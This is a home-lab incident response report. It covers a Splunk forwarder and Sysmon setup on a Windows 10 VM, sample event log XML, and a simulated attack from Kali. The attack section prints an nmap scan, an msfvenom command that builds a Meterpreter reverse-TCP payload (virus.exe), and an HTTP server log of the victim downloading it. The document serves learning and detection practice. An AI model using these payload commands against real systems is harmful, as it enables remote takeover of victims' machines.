

# Incident Response Lab Report: Initial Home Lab and SIEM Setup

---

By Marcus Dunn

## Executive Summary

This report documents a practical incident response lab involving the deployment, compromise, and monitoring of a Windows 10 virtual machine (ENDUSER01-Win, referenced as ENDUSER01-LOGS in logs) using Splunk and Sysmon. The goal was to simulate a real-world cyber attack, demonstrate end-to-end detection, and reflect on problem-solving and technical learning throughout the process.

## Lab Overview and Objectives

- Set up a segmented internal network using Oracle VirtualBox
- Deploy Splunk Universal Forwarder and configure custom input.conf for detailed Windows event log forwarding
- Install and configure Sysmon for granular endpoint monitoring
- Simulate attacker actions: Nmap reconnaissance followed by Meterpreter reverse shell via Metasploit
- Detect and analyze all activity in Splunk
- Document troubleshooting, challenges, and key lessons learned for technical growth

## Environment Architecture

- Two VMs: Windows 10 target (ENDUSER01-Win/LOGS), Kali Linux attacker
- Network: Internal VirtualBox network (lab-internal-net), static IPs set manually
- Tools: Splunk Enterprise, Sysmon, Metasploit, Nmap, Windows Firewall

## Lab Setup & Configuration

The following configuration steps ensured reliable log forwarding, comprehensive event capture, and safe segmentation for offensive/defensive operations.

### Splunk input.conf (Final Version)

This updated configuration captures all essential Windows logs including Sysmon, Security, Application, System, PowerShell, and Windows Defender.

```
[default]
index = endpoint
host = ENDUSER01-LOGS

[WinEventLog://Microsoft-Windows-Sysmon/Operational]
disabled = 0
index = endpoint
renderXml = true

[WinEventLog://Security]
disabled = 0
index = endpoint
renderXml = true

[WinEventLog://System]
disabled = 0
index = endpoint
renderXml = true

[WinEventLog://Application]
disabled = 0
index = endpoint
renderXml = true

[WinEventLog://Microsoft-Windows-PowerShell/Operational]
disabled = 0
index = endpoint
renderXml = true

[WinEventLog://Microsoft-Windows-Windows Defender/Operational]
disabled = 0
index = endpoint
renderXml = true
```

New Search

source="WinEventLog:\*" host="ENDUSER01-LOGS" index="endpoint"

1,429 events (before 7/10/25 2:16:27.000 PM) No Event Sampling


Events (1,429) Patterns Statistics Visualization

Timeline format Zoom Out Zoom to Selection Deselect


Format Show: 50 Per Page View: List

	Time	Event
>	7/10/25 2:14:53.000 PM	<Event xmlns="http://schemas.microsoft.com/win/2004/08/events/event"><System><Provider Name="Service Control Manager" Guid="{55598d1-a6d7-4695-8e1e-26931d2012f4}" EventSourceName="Service Control Manager"/><EventID Qualifiers="16384">7040</EventID><Version>0</Version><Level>4</Level><Task>0</Task><Opcode>0</Opcode><Keywords>0x8000000000000000</Keywords><TimeCreated SystemTime="2025-07-10T18:14:53.3613443Z"/><EventRecordID>527</EventRecordID><Correlation></Correlation><Execution ProcessID="584" ThreadID="8136"/><Channel>System</Channel><Computer>DESKTOP-D2HQG17</Computer><Security UserID="S-1-5-18"/></System><EventData><Data Name="param1">Background Intelligent Transfer Service</Data><Data Name="param2">auto start</Data><Data Name="param3">demand start</Data><Data Name="param4">BITS</Data></EventData></Event>
>	7/10/25 2:12:56.000 PM	<Event xmlns="http://schemas.microsoft.com/win/2004/08/events/event"><System><Provider Name="SecurityCenter"/><EventID Qualifiers="0">15</EventID><Version>0</Version><Level>4</Level><Task>0</Task><Opcode>0</Opcode><Keywords>0x8000000000000000</Keywords><TimeCreated SystemTime="2025-07-10T18:12:56.3129318Z"/><EventRecordID>589</EventRecordID><Correlation></Correlation><Execution ProcessID="0" ThreadID="0"/><Channel>Application</Channel><Computer>DESKTOP-D2HQG17</Computer><Security></System><EventData><Data>Windows Defender</Data><Data>SECURITY_PRODUCT_STATE_SNOOZED</Data></EventData></Event>
>	7/10/25 2:12:51.000 PM	<Event xmlns="http://schemas.microsoft.com/win/2004/08/events/event"><System><Provider Name="Microsoft-Windows-Security-SPF" Guid="{E23833B0-C8C9-472C-A5F9-F2B0FEA8F156}" EventSourceName="Software Protection Platform Service"/><EventID Qualifiers="16384">16384</EventID><Version>0</Version><Level>4</Level><Task>0</Task><Opcode>0</Opcode><Keywords>0x8000000000000000</Keywords><TimeCreated SystemTime="2025-07-10T18:12:51.9812865Z"/><EventRecordID>588</EventRecordID><Correlation></Correlation><Execution ProcessID="0" ThreadID="0"/><Channel>Application</Channel><Computer>DESKTOP-D2HQG17</Computer><Security></System><EventData><Data>2025-07-11T18:05:51Z</Data><Data>RulesEngine</Data></EventData></Event>


## Splunk and Sysmon Setup




## Configuring Splunk to monitor Windows Event Logs




## Splunk: Configuring TCP receiving port for data




## Sysmon official download and executable files



## Sysmon visible in Event Viewer and Services



Sysmon installed via PowerShell with custom config




Sysmon config file placed and PowerShell in target directory

## Attack Simulation Sequence

The lab attack scenario followed the sequence of real-world adversaries: initial reconnaissance, delivery of a malicious payload, and post-exploitation monitoring.

- **Reconnaissance:** Nmap scan against Windows host to identify open ports
- **Delivery:** Meterpreter payload created with msfvenom and delivered via HTTP server on Kali
- **Exploitation:** Payload executed on Windows, establishing a reverse TCP shell


## Reconnaissance with Nmap



```
kali@kali: ~  
File Actions Edit View Help  
Metasploit Documentation: https://docs.metasploit.com/  
msf6 >  
zsh: suspended msfconsole  
(kali@kali)-[~]  
$ nmap -A 192.168.100.10 -Pn  
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-09 23:19 EDT  
Nmap scan report for 192.168.100.10  
Host is up (0.0013s latency).  
All 1000 scanned ports on 192.168.100.10 are in ignored states.  
Not shown: 1000 filtered tcp ports (no-response)  
MAC Address: 08:00:27:B3:00:42 (PCS Systemtechnik/Oracle VirtualBox virtual N  
IC)  
Too many fingerprints match this host to give specific OS details  
Network Distance: 1 hop  
  
TRACEROUTE  
HOP RTT ADDRESS  
1 1.33 ms 192.168.100.10  
  
OS and Service detection performed. Please report any incorrect results at ht  
tps://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 42.37 seconds  
(kali@kali)-[~]  
$
```


Nmap was used to scan the Windows target for open ports. No open ports were visible, indicating the system was not externally exposed.

## Payload Generation & Delivery



```
kali@kali:~$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.100.20 LPORT=4444 -f exe -o virus.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
```

Using msfvenom, a Windows Meterpreter reverse TCP payload was generated.




```
kali@kali:~$ python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
192.168.100.10 - - [10/Jul/2025 12:52:27] "GET / HTTP/1.1" 200 -
192.168.100.10 - - [10/Jul/2025 12:52:28] "code 404, message File not found"
192.168.100.10 - - [10/Jul/2025 12:52:28] "GET /favicon.ico HTTP/1.1" 404 -
192.168.100.10 - - [10/Jul/2025 12:55:11] "GET / HTTP/1.1" 200 -
192.168.100.10 - - [10/Jul/2025 12:55:13] "GET /virus.exe HTTP/1.1" 200 -
```


Kali's built-in HTTP server hosted the payload for download by the Windows victim.



## Network Configuration & Verification




## Verifying Windows VM IP after network placement




## Confirming IP assignment for Kali after internal network placement

